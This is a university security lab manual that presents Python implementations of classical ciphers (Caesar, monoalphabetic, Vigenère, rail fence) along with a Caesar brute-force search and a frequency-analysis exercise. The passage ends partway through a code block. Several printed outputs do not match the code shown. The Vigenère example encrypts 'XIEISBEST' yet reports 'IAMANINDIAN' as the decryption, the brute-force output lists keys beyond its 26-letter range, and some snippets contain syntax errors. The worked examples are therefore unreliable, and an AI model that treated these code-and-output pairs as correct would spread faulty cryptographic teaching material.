

Ms. Stella J

IT / V Sem

Security Lab (ITL502)

**SECURITY LABORATORY
LABORATORY MANUAL
FOR V SEMESTER T.E COURSE
ACADEMIC YEAR: 2024 – 2025 (ODD)
MUMBAI UNIVERSITY, MAHARASHTRA**

**DEPARTMENT OF INFORMATION TECHNOLOGY
XAVIER INSTITUTE OF ENGINEERING,
MAHIM-400 016.**

XAVIER INSTITUTE OF ENGINEERING



Institute Vision

To nurture the joy of excellence in a world of high technology.

Institute Mission

To strive to match global standards in technical education by interaction with industry, continuous staff training and development of quality of life.



XAVIER INSTITUTE OF ENGINEERING

Mahim, Mumbai 400016

Department of Information Technology

(NBA ACCREDITED)

(Approved by AICTE, Govt. of Maharashtra and Affiliated to University of Mumbai)

Department Vision

To nurture the joy of excellence in the world of Information Technology.

Department Mission

M1: To develop the critical thinking ability of students by promoting interactive learning.

M2: To bridge the gap between industry and institute and give students the kind of exposure to the industrial requirements in current trends of developing technology.

M3: To promote learning and research methods and make them excel in the field of their study by becoming responsible while dealing with social concerns.

M4: To encourage students to pursue higher studies and provide them awareness on various career opportunities that are available.



XAVIER INSTITUTE OF ENGINEERING

Mahim, Mumbai 400016

Department of Information Technology

(NBA ACCREDITED)

(Approved by AICTE, Govt. of Maharashtra and Affiliated to University of Mumbai)

Program Education Objective (PEO)

After 3-5 years of graduation, Information Technology Engineering Graduates shall be

PEO1: employed as IT professionals, and shall engage themselves in learning, understanding, and applying newly developed ideas and technologies as their field of study evolves.

PEO2: competent to use the learnt knowledge successfully in the diversified sectors of industry, academia, research and work effectively in a multidisciplinary environment.

PEO3: aware of professional ethics and create a sense of social responsibility in building the nation/society.

Program Specific outcome (PSO)

PSO1: Demonstrate the ability to analyze and visualize the business domain and formulate appropriate information technology solutions.

PSO2: Apply various technologies like Intelligent Systems, Data Mining, IOT, Cloud and Analytics, Computer and Network Security etc. for innovative solutions to real time problems.



Program Outcomes (PO)

Engineering Graduates will be able to

PO1: Engineering Knowledge: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

PO2: Problem Analysis: Identify, formulate, review research literature, and analyse complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences and engineering sciences.

PO3: Design/Development of Solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

PO4: Conduct Investigations of Complex Problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions for complex problems.

PO5: Modern Tool Usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modelling to complex engineering activities with an understanding of the limitations.

PO6: The Engineer and Society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

PO7: Environment and Sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

PO8: Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.

PO9: Individual and Team Work: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.

PO10: Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.

PO11: Project Management and Finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.

PO12: Life-long Learning: Recognize the need for, and have the preparation and ability to engage in independent and lifelong learning in the broadest context of technological change

GENERAL INSTRUCTIONS FOR LABORATORY CLASSES

DO'S

- o Without Prior permission do not enter into the Laboratory.
- o While entering into the LAB students should wear their ID cards.
- o The Students should come with proper uniform.
- o Students should come with observation and record note book to the laboratory.
- o Students should maintain silence inside the laboratory.
- o After completing the laboratory exercise, make sure to shut down the system properly.

DONT'S

- o Students bringing the bags inside the laboratory.
- o Students using the computers in an improper way.
- o Students scribbling on the desk and mishandling the chairs.
- o Students using mobile phones inside the laboratory.
- o Students making noise inside the laboratory.

HARDWARE REQUIREMENTS:

- 1) Intel Core i3/i5/i7 processor**
- 2) 500 GB HDD**
- 3) 4GB RAM**

SOFTWARE REQUIREMENTS:

- 1) Windows OS**
- 2) Python 3.5**
- 3) Kleopatra**
- 4) Nmap- Zenmap**
- 5) Wireshark**
- 6) Nessus**
- 7) VM Ware - Ubuntu OS**

UNIVERSITY EXAMINATION

Practical Examination = 25 marks

TermWork = 25 marks

Lab Objectives:

1. To apply the knowledge of symmetric cryptography to implement classical ciphers.
2. To analyze and implement public key encryption algorithms, hashing and digital signature algorithms.
3. To explore the different network reconnaissance tools to gather information about networks.
4. To explore the tools like sniffers, port scanners and other related tools for analyzing.
5. To Scan the network for vulnerabilities and simulate attacks.
6. To set up intrusion detection systems using open-source technologies

Lab Outcomes:

1. **Illustrate** symmetric cryptography by implementing classical ciphers.
2. **Demonstrate** Key management, distribution and user authentication.
3. **Explore** the different network reconnaissance tools to gather information about networks
4. **Explore** tools like sniffers, port scanners and other related tools for analyzing packets in a network.
5. **Explore** open-source tools to scan the network for vulnerabilities and simulate attacks.
6. **Demonstrate** the network security system using open source tools.

LO to PO mapping:

LO\PO	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
ITL502.1	3	1		1	3	3		2	3	3		2	2	2
ITL502.2	3	1	2	2	3	3		2	3	3		2	2	2
ITL502.3	3	1	2	2	3	3		2	3	3		2	3	3
ITL502.4	3	1		1	3	3		2	3	3		2	3	3
ITL502.5	3	1	2	2	3	3		2	3	3		2	3	3
ITL502.6	3	1	2	3	3	3		2	3	3		2	2	2

TE (IT) SEM-V
Subject: Security Lab (ITL502)

08th July 2024

A.Y 2024 - 2025
List of Experiments

Sr. No.	NAME OF THE EXPERIMENT	BLOOM'S LEVEL	LAB OUTCOME	PO MAPPING
1.	Study of Data Security Challenges (Batch A, C) Study of Network Security Challenges (Batch B)	BL2 - Understand, BL3 - Apply	LO5	PO1, PO2, PO5, PO6, PO9, PO10, PO12
2.	Implementation of Substitution Technique 1 a] Ceaser Cipher Encryption and Decryption 1 b] Brute force attack on Ceaser Cipher 2 a] Mono alphabetic Cipher 2 b] Guessing Attack using Frequency Analysis on Mono Alphabetic Cipher	BL2 - Understand, BL3 - Apply	LO1	PO1, PO2, PO5, PO6, PO9, PO10, PO12
3.	Implementation of Product Cipher using Substitution and Transposition Technique 1 a] Vigenere Cipher 1 b] Product Cipher Encryption and Decryption using Vigenere 2 a] Railfence Technique 2 b] Product Cipher Encryption and Decryption using Rail fence	BL2 - Understand, BL3 - Apply	LO2	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
4.	Implementation of Advanced Encryption Standard 1a] Advanced Encryption Standard in Cipher Block Chain Mode 1b] Advanced Encryption Standard in Electronic Code Block Mode 1c] Encryption of AES Block Cipher Modes using SSL commands	BL2 - Understand, BL3 - Apply	LO2	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
5.	Implementation of Public Key Encryption Techniques and Digital Signature 1a] Implementation of Public Key Encryption Technique (RSA) using SSL Commands 1b] Implementation of Digital Signature by RSA	BL2 - Understand, BL3 - Apply	LO2	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

6.	Implementation of Hashing and Digital Certificate 1] Hashing Technique: SHA 256 and SHA 512 2] Digital Certificate by RSA Algorithm a Public Key Encryption Technique using SSL Commands	BL4 - Analyze	LO3	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
7.	Study the use of network reconnaissance tools and Analysis of Systems connected in network using network commands	BL3 - Apply, BL4-Analyze	LO3	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
8.	Study of Packet Sniffer Tools - Wireshark 1a] Packet Sniffing of HTTP, FTP packets in promiscuous mode 1b] Packet Sniffing of HTTPS packets in promiscuous mode 1c] Threat Analysis using Wireshark	BL3 - Apply, BL4-Analyze	LO4	PO1, PO2, PO5, PO6, PO9, PO10, PO12
9.	Study of Nmap Tool in Windows and Ubuntu 1] Website Crawling and Analyzing Using N map Tool and Wireshark 2] Analysis of All the Ports using NMAP Tool in Windows and Ubuntu	BL3 - Apply, BL4-Analyze	LO5	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
10.	Study of Malicious software using different Tools 1] Python Key logger Attack and Key logger Tool 2] Use the NESSUS/ISO Ubuntu tool to scan the network for vulnerabilities.	BL4-Analyze, BL5 - Evaluate	LO6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
11.	Study of Email Security 1] Explore GPG tool to implement email security 2] Analysis of Phishing Attack	BL4-Analyze, BL5 - Evaluate	LO6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
12.	Examining network Configurations, switches and routers of XIE	BL4-Analyze, BL5	LO1-6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

Advanced Experiments:

1.	Identify and analyse the high and medium priority vulnerabilities in the Windows Machine using NESSUS Tool	BL3 - Apply, BL4-Analyse	LO4,6	PO1, PO2, PO5, PO6, PO9, PO10, PO12
2.	Analyse the system and network vulnerability using windows Sysinternals	BL3 - Apply, BL4-Analyse	LO4,6	PO1, PO2, PO5, PO6, PO9, PO10, PO12

Design Based Experiments:

1.	Design a firewall policy to control the inbound and outbound traffic for websites	BL3 - Apply, BL4-Analyse BL6 - Create	LO4,6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12
2.	Configure a common desktop background for the machines connected with windows server	BL3 - Apply, BL4-Analyse	LO4,6	PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

Open Ended Experiments:

1.	Setup SNORT for the analysis of network of vulnerability and study the log information.	BL3 - Apply, BL4-Analyse BL6 - Create	LO4,6	PO1, PO2, PO5, PO6, PO9, PO10, PO12
2.	Analyse the Macro virus from the connected network	BL3 - Apply, BL4-Analyse	LO4,6	PO1, PO2, PO5, PO6, PO9, PO10, PO12

Ms. Stella J
Subject In-charge

Dr. Jaychand Upadhyay
HOD-IT

EXPERIMENT-1

STUDY OF DATA SECURITY AND NETWORK SECURITY CHALLENGES

LO5: Explore open-source tools to scan the network for vulnerabilities and simulate attacks.
PO: PO1, PO2, PO5, PO6, PO9, PO10, PO12

DATA SECURITY CHALLENGES:

Importance of Data in Cyber Security:

Data is of paramount importance in cybersecurity as it enables the detection, prevention, and response to threats.

By analyzing large volumes of data, **cybersecurity professionals** can **identify patterns** and **anomalies** that indicate **potential security breaches** or malicious activities. Data helps in understanding and mitigating risks, as well as in developing more robust security protocols and systems. It also plays a critical role in incident response and forensic investigations, providing the evidence needed to trace attacks and understand their impact. Furthermore, data-driven insights support continuous improvement in security measures, ensuring that organizations can adapt to evolving threats and protect sensitive information effectively.

Threats to Data:

Data is vulnerable to various threats, including malware, phishing attacks, and insider threats. **Malware**, such as **viruses, ransomware, and Trojan horses**, can corrupt or steal data, while **phishing scams** trick **individuals** into revealing sensitive information through deceptive emails or websites. Insider threats, originating from within the organization, pose risks when employees or contractors misuse their access to compromise data. Additionally, data can be exposed through inadequate security measures, such as weak passwords or unpatched software vulnerabilities, making it susceptible to unauthorized access, theft, and loss. In a landscape where cyber threats are increasingly sophisticated, protecting data from these diverse threats is essential to maintaining its integrity and security.

Data need to be Secured:

Data needs to be secured to protect sensitive information from unauthorized access, theft, and breaches. Securing data ensures the privacy and confidentiality of personal and organizational information, preventing identity theft, financial loss, and reputational damage. It is crucial for maintaining the integrity and availability of data, ensuring that information remains accurate and

accessible to authorized users when needed. Data security also helps organizations comply with legal and regulatory requirements, avoiding penalties and legal consequences. In the digital age, where cyber threats are increasingly sophisticated, securing data is essential for safeguarding assets, building trust with customers and stakeholders, and sustaining the overall operational and strategic goals of an organization.

Data Security Challenges:

Data Breaches: Unauthorized access to sensitive information, leading to potential financial loss and reputational damage.

Insider Threats: Risks from within an organization where employees or contractors may unintentionally or intentionally compromise security.

Malware and Ransomware: Rapidly evolving threats that can corrupt or encrypt data, requiring continuous vigilance and updates to defenses.

Cloud Security: Challenges in protecting data stored in cloud environments from misconfigurations and unauthorized access.

IoT Device Security: Issues related to securing a vast network of connected devices with weak encryption and insecure configurations.

Protection of Data:

To effectively protect data, several key security tools are essential. **Firewalls** are crucial for monitoring and controlling network traffic to prevent unauthorized access. **Antivirus and anti-malware software** play a vital role in detecting, preventing, and removing malicious software and viruses. **Encryption tools** safeguard data by converting it into a secure format that only authorized parties can read. **Intrusion Detection and Prevention Systems (IDS/IPS)** are used to monitor and block malicious activities or policy violations on the network. Lastly, **Data Loss Prevention (DLP) tools** help monitor and manage data transfers to prevent unauthorized access or loss of sensitive information. Together, these tools form a comprehensive strategy to protect data from various security threats and vulnerabilities.

NETWORK SECURITY CHALLENGES:

Importance of Network Security:

Network security is a fundamental component of cybersecurity, essential for protecting the integrity, confidentiality, and availability of data transmitted across networks. It involves implementing measures to safeguard against unauthorized access, misuse, or disruption of network resources and data. Effective network security ensures that sensitive information remains confidential and is not intercepted or accessed by unauthorized parties. It also protects against cyberattacks, such as Distributed Denial of Service (DDoS) attacks, that can overwhelm and disrupt network services. By securing network infrastructure, organizations can prevent data breaches, maintain operational continuity, and comply with regulatory requirements. Additionally, network security supports the overall cybersecurity framework by enabling secure communication channels, controlling access to network resources, and monitoring for potential threats. Thus, robust network security is crucial for maintaining the resilience and trustworthiness of an organization's entire cybersecurity posture.

Threats to Data:

Network security faces numerous threats that can compromise the integrity and availability of systems and data. Malware, such as viruses, worms, and ransomware, is designed to damage or gain unauthorized access to systems. Phishing attacks involve deceptive tactics to obtain sensitive information by impersonating trusted entities. Distributed Denial of Service (DDoS) attacks flood networks with excessive traffic, disrupting services and rendering them unavailable. Man-in-the-Middle (MitM) attacks intercept and potentially alter communication between parties without their knowledge. SQL injection exploits vulnerabilities in web applications to manipulate or access database information. Insider threats stem from within the organization, where employees or contractors may misuse access. Network scanning and sniffing involve unauthorized attempts to gather sensitive information from network traffic. Credential stuffing uses stolen login credentials to gain unauthorized access. Zero-day exploits target unknown vulnerabilities in software or hardware. Lastly, Advanced Persistent Threats (APTs) are sophisticated, prolonged attacks aimed at stealing data or compromising systems. Addressing these threats requires robust and comprehensive network security measures to protect against various types of cyber risks.

Network Need to be Secured:

Networks need to be secured to protect against a wide range of cyber threats and ensure the confidentiality, integrity, and availability of data and resources. Securing networks prevents unauthorized access and data breaches, safeguarding sensitive information from malicious actors. It helps maintain the continuity of operations by defending against disruptions like Distributed Denial of Service (DDoS) attacks that can overwhelm and incapacitate network services. Network security also protects against insider threats and the exploitation of vulnerabilities that could lead to significant financial loss and reputational damage. Furthermore, robust network security measures are essential for compliance with regulatory requirements and industry standards. By implementing comprehensive security strategies, organizations can mitigate risks, ensure reliable network performance, and maintain trust with clients and stakeholders.

Network Security Challenges:

Evolving Threat Landscape: Cyber threats are continuously advancing, making it difficult to keep defenses updated against new attack techniques and vulnerabilities.

Complex Network Architectures: Modern networks often involve intricate configurations, including cloud services and IoT devices, which can create multiple entry points and complicate security management.

Insider Threats: Employees or contractors with legitimate access may unintentionally or intentionally compromise network security, posing significant risks.

Zero-Day Vulnerabilities: Newly discovered vulnerabilities that are unknown to the public and vendors can be exploited before patches or defenses are developed, leaving networks exposed.

Resource Constraints: Limited financial and technical resources can hinder an organization's ability to implement and maintain comprehensive network security measures, increasing vulnerability to attacks.

Protection of Network:

Protection of a network using cyber tools involves deploying a range of technologies to safeguard against various threats. Here are key tools and their roles in network protection:

Firewalls: Firewalls monitor and control incoming and outgoing network traffic based on predefined security rules, helping to prevent unauthorized access and block malicious activities.

Intrusion Detection and Prevention Systems (IDS/IPS): IDS tools detect and alert on suspicious activities within the network, while IPS tools take proactive measures to block or mitigate identified threats.

Antivirus and Anti-Malware Software: These tools scan for, detect, and remove malicious software, protecting networked systems from viruses, worms, and ransomware.

Encryption Tools: Encryption tools secure data by converting it into unreadable formats for unauthorized users. This ensures the confidentiality of sensitive information both in transit and at rest.

Security Information and Event Management (SIEM): SIEM systems collect, analyze, and correlate security event data from across the network, enabling real-time threat detection and incident response.

EXPERIMENT-2

IMPLEMENTATION OF SUBSTITUTION TECHNIQUE

LO1: Illustrate symmetric cryptography by implementing classical ciphers.

PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

1 a] Ceaser Cipher Encryption and Decryption


Aim: To Perform Substitution technique such as Ceaser Cipher, Mono-alphabetic cipher Encryption and Decryption

Theory:

To encrypt a message with a Caesar cipher, each letter in the message is changed

using a simple rule: shift by three. Each letter is replaced by the letter three letters ahead in the alphabet. A becomes D, B becomes E, and so on. For the last letters, we can think of alphabet as a circle and "wrap around". W becomes Z, X becomes A, Y becomes B, and Z becomes C. To change a message back, each letter is replaced by the one three before it.

Example:



Code:

#ENCRYPTION

```
import string
all_letters= string.ascii_letters #A list containing all characters

dict1 = {}
key = 3
```

```

for i in range(len(all_letters)):
    dict1[all_letters[i]] = all_letters[(i+key)%len(all_letters)]
plain_txt= "XIE IS BEST"
cipher_txt=[]
# loop to generate ciphertext
for char in plain_txt:
    if char in all_letters:
        temp = dict1[char]
        cipher_txt.append(temp)
    else:
        temp =char
        cipher_txt.append(temp)

cipher_txt= "".join(cipher_txt)
print("Cipher Text is: ",cipher_txt)

```

Output:

```
Cipher Text is: aLH LV EHW
```

#DECRYPTION

```

dict2 = {}
for i in range(len(all_letters)):
    dict2[all_letters[i]] = all_letters[(i-key)%(len(all_letters))]

# loop to recover plain text
decrypt_txt = []

for char in cipher_txt:
    if char in all_letters:
        temp = dict2[char]
        decrypt_txt.append(temp)
    else:
        temp =char
        decrypt_txt.append(temp)

decrypt_txt = "".join(decrypt_txt)
print("Recovered plain text :", decrypt_txt)

```

Output:

```
Recovered plain text : XIE IS BEST
```

1 b] Brute force attack on Ceaser Cipher:

Aim: To perform Brute force attack on Ceaser Cipher

Theory:


We can hack the Caesar cipher by using a cryptanalytic technique called brute-force. A brute-force attack tries every possible decryption key for a cipher. Decrypting the ciphertext with that key, looking at the output, and then moving on to the next key if they didn't find the secret message. Because the brute-force technique is so effective against the Caesar cipher

Code:

```
Letters =  
"ABCDEFGHIJKLMNOPQRSTUVWXYZ"
```

```
cipher_text= aLH LV EHVW  
for key in range(len(letters)):  
    output = "  
    for symbol in cipher_text:  
        if symbol in letters:  
            num = letters.find(symbol)  
            num = num - key  
            if num < 0:  
                num = num + len(letters)  
            output = output + letters[num]  
        else:  
            output = output + symbol  
    print('The message is # %s: %s' %(key, output))
```

Output:



```
Hacking key #38: uZv zv svvw  
Hacking key #39: nYU yv RUVW  
Hacking key #40: mXT xv QTvw  
Hacking key #41: lWS wv PSvw  
Hacking key #42: kVR vv ORvw  
Hacking key #43: jUQ uv NQvw  
Hacking key #44: iTP tv MPvw  
Hacking key #45: hSO sv LOvw  
Hacking key #46: gRN rv KNvw  
Hacking key #47: fQM qv JMvw  
Hacking key #48: ePL pZ ILzw  
Hacking key #49: dOK oy HKyz  
Hacking key #50: cNj nx Gjxy  
Hacking key #51: bMl mw Fiwx  
Hacking key #52: aLh lv EhvW  
Hacking key #53: ZKg ku DGuv  
Hacking key #54: YJf jt CfTu  
Hacking key #55: XIE IS BEST  
Hacking key #56: WHD HR Adrs  
Hacking key #57: VGC GQ zCqr  
Hacking key #58: UFB FP yBpq  
Hacking key #59: TEA EO xAop
```

2a] Mono alphabetic Cipher:

Aim: To perform Mono alphabetic Cipher using Python

Theory:

Mono alphabetic cipher is a substitution cipher in which for a given key, the cipher alphabet for each plain alphabet is fixed throughout the encryption process. For example, if ‘A’ is encrypted as ‘D’, for any number of occurrence in that plaintext, ‘A’ will always get encrypted to ‘D’.



keyword: KEYWORD
plain text: **A**LKINDI
ciphertext: K

Code:

#Encryption

```
plain_text = input("Enter the secret message: ").lower()
letters = "abcdefghijklmnopqrstuvwxyz"
key = input("Enter the key: ").lower()
new_key = ""

new_text = ""
cipher_text= []

for char in plain_text:
    if char in letters:
        new_text += char

for char in key:
    if char in letters:
        if char not in new_key:
            new_key += char

for char in letters:
```

```

if char not in new_key:
    new_key += char

def encrypt():
    index_values=[letters.index(char) for char in new_text]
    return "".join(new_key[indexKey] for indexKey in index_values)
print(encrypt())

```

Output:

```

↳ Enter the secret message: Hey this is mono alphabetic cipher
Enter the key: Aman
fcytfsgskoloajpfamctgnngpfc

```


2b] Guessing Attack using Frequency Analysis on Mono Alphabetic Cipher:

Aim: To perform guessing attack using frequency analysis on mono alphabetic cipher

Theory:

The methodology behind frequency analysis relies on the fact that in any language, each letter has its own personality. The most obvious trait that letters have is the frequency with which they appear in a language. Clearly in English the letter "Z" appears far less frequently than, say, "A". In times gone by, if you wanted to find out the frequencies of letters within a language, you had to find a large piece of text and count each frequency. Now, however, we have computers that can do the hard work for us. But in fact, we don't even need to do this step, as for most languages there are databases of the letter frequencies, which have been calculated by looking at millions of texts, and are thus very highly accurate.

From these databases we find that "E" is the most common letter in English, appearing about 12% of the time (that is just over one in ten letters is an "E"). The next most common letter is "T" at 9%. The full frequency list is given by the graph below.



Code:

```

cipher_text = "xfifruirs"
stored_letters={ }

for char in cipher_text:
    if char not in stored_letters:
        stored_letters[char] = 1
    else:
        stored_letters[char] += 1
attempt = cipher_text.replace("i","\033[31me\033[0m")
attempt = attempt.replace("f","\033[34mi\033[0m")
attempt = attempt.replace("r","\033[34ms\033[0m")
attempt = attempt.replace("s","\033[34ms\033[0m")
attempt = attempt.replace("u","\033[34mb\033[0m")
print(attempt)
print(stored_letters)

```

Output:

```

↳  xieisbess
{'x': 1, 'f': 2, 'i': 2, 'r': 2, 'u': 1, 's': 1}

```

Conclusion:

Basic Substitution techniques such as ceaser and mono-alphabetic cipher is studied in the experiment, how the plaintext is converted to cipher text to protect the original text message also this basic substitution method is vulnerable to such as Brute force attack and frequency analysis.

EXPERIMENT-3

IMPLEMENTATION OF PRODUCT CIPHER USING SUBSTITUTION AND TRANSPOSITION TECHNIQUE

LO: Illustrate symmetric cryptography by implementing classical ciphers.

PO: PO1, PO2, PO5, PO6, PO9, PO10, PO12

1 a] Vigenere Cipher:

Aim: To perform Vigenere Cipher using Python

Theory:

Vigenere Cipher is a method of encrypting alphabetic text. It uses a simple form of polyalphabetic substitution. A polyalphabetic cipher is any cipher based on substitution, using multiple substitution alphabets .The encryption of the original text is done using the Vigenère square or Vigenère table.

- The table consists of the alphabets written out 26 times in different rows, each alphabet shifted cyclically to the left compared to the previous alphabet, corresponding to the 26 possible Caesar Ciphers.
- At different points in the encryption process, the cipher uses a different alphabet from one of the rows.
- The alphabet used at each point depends on a repeating keyword.

Code:

```
# Vigenere Cipher
## This function generates the key in a cyclic manner until it's length isn't #equal to the
length of original text
def generateKey(string, key):
    key = list(key)
    if len(string) == len(key):
        return(key)
    else:
        for i in range(len(string) -
                       len(key)):
            key.append(key[i % len(key)])
```

```

        return("") . join(key))

# This function returns the encrypted text generated with the help of the #key
def cipherText(string, key):
    cipher_text = []
    for i in range(len(string)):
        x = (ord(string[i]) +
              ord(key[i])) % 26
        x += ord('A')
        cipher_text.append(chr(x))
    return("") . join(cipher_text))

# This function decrypts the encrypted text and returns the original text
def originalText(cipher_text, key):
    orig_text = []
    for i in range(len(cipher_text)):
        x = (ord(cipher_text[i]) -
              ord(key[i]) + 26) % 26
        x += ord('A')
        orig_text.append(chr(x))
    return("") . join(orig_text))

# Driver code
if __name__ == "__main__":
    string = "XIEISBEST"
    keyword = "MUMBAI"
    key = generateKey(string, keyword)
    cipher_text = cipherText(string, key)
    print("Ciphertext :", cipher_text)
    print("Original/Decrypted Text :",
          originalText(cipher_text, key))

```

Output:

Ciphertext : UEOMRKZHMR
 Original/Decrypted Text : IAMANINDIAN

1b] Product Cipher Encryption and Decryption using Vigener

Aim: To perform product Cipher Encryption and Decryption using Vigener.

Theory:

In cryptography, a product cipher combines two or more transformations in a manner intending that the resulting cipher is more secure than the individual components to make it resistant to cryptanalysis. The product cipher combines a sequence of simple transformations such as substitution (S-box), permutation (P-box), and modular arithmetic.

Encryption

Virgere Cipher:

The plaintext(P) and key(K) are added modulo 26.

$$E_i = (P_i + K_i) \bmod 26$$

Product Cipher:

$$EPRI_i = (E_i + K_i) \bmod 26$$

Decryption

$$DPRi_i = (EPRI_i - K_i + 26) \bmod 26$$

$$D_i = (DPRi_i - K_i + 26) \bmod 26$$

Code:

```
# Key Generation
def generateKey(string, key):
    key = list(key)
    if len(string) == len(key):
        return(key)
    else:
        for i in range(len(string)) -
            len(key)):
            key.append(key[i % len(key)])
    return("" . join(key))
```

```
# Encryption
def cipherText(string, key):
    cipher_text = []
    for i in range(len(string)):
        x = (ord(string[i]) +
              ord(key[i])) % 26
        x += ord('A')
        cipher_text.append(chr(x))
    return("" . join(cipher_text))
```

```

        cipher_text.append(chr(x))
    return("".join(cipher_text))
# Decryption
def originalText(cipher_text, key):
    orig_text = []
    for i in range(len(cipher_text)):
        x = (ord(cipher_text[i]) -
              ord(key[i])) + 26) % 26
        x += ord('A')
        orig_text.append(chr(x))
    return("".join(orig_text))
# Driver code
if __name__ == "__main__":
    string = "XIEISBEST"
    string2 = "SHIVAM"
    keyword = "MUMBAI"
    key = generateKey(string, keyword)
    cipher_text = cipherText(string, key)
    print("Plain Text:", string)
    print("Key:", keyword)
    print("Ciphertext1 :", cipher_text)
    key2 = generateKey(string2, keyword)
    cipher_text2 = cipherText(string2, key2)
    print("Ciphertext2 :", cipher_text2)

    print("Original/Decrypted Text1 :", originalText(cipher_text2, key2))
    print("Original/Decrypted Text2 :", originalText(cipher_text, key))

```

Output:

Vigenere Text while Encryption: UEOMRKZHMR

ProductText : GIQYVMLLKV

Vigenere Text while Decryption: UEOMRKZHMR

Original/Decrypted Text : IAMANINDIAN

TRANSPOSITION TECHNIQUE:

2a] Railfence Technique

Aim: To perform Railfence Technique.

Theory:

In the rail fence cipher, the plain text is written downwards and diagonally on successive "rails" of an imaginary fence, then moving up when we reach the bottom rail. When we reach the top rail, the message is written downwards again until the whole plaintext is written out. The message is then read off in rows.

A	U	T	H	O	R
1	6	5	2	3	4
W	E	A	R	E	D
I	S	C	O	V	E
R	E	D	S	A	V
E	Y	O	U	R	S
E	L	F	A	B	C

yields the cipher

W I R E E R O S U A E V A R B D E V S C A C D O F E S E Y L .

Code:

```
#Encryption:  
cipher_text=""  
def railfence(plain_text,key):  
    if key==2:  
        return (plain_text[::2]+plain_text[1::2])  
    else:  
        return "number of rails not supported"  
cipher_text= railfence("xie is best ", 2)  
print(cipher_text)  
  
#Decryption:  
block1=cipher_text[:6:]  
print(block1)  
block2=cipher_text[6::]  
print(block2)  
x1=print(block1[0]+block2[0]+block1[1]+block2[1]+block1[2]+block2[2]+block1[3]+block2[3]+  
block1[4]+block2[4]+block1[5]+block2[5])
```

Output:

```
----- DECODED -----  
x e i   e t i   s b s  
x e i   e t  
i   s b s  
x i e   i s b e s t
```

2b] Product Cipher Encryption and Decryption using Railfence

Aim: To perform product Cipher Encryption and Decryption using Railfence.

Theory:

In cryptography, a product cipher combines two or more transformations in a manner intending that the resulting cipher is more secure than the individual components to make it resistant to cryptanalysis. The product cipher combines a sequence of simple transformations such

Code:

```
#Encryption:  
cipher_text=""  
def railfence(plain_text,key):  
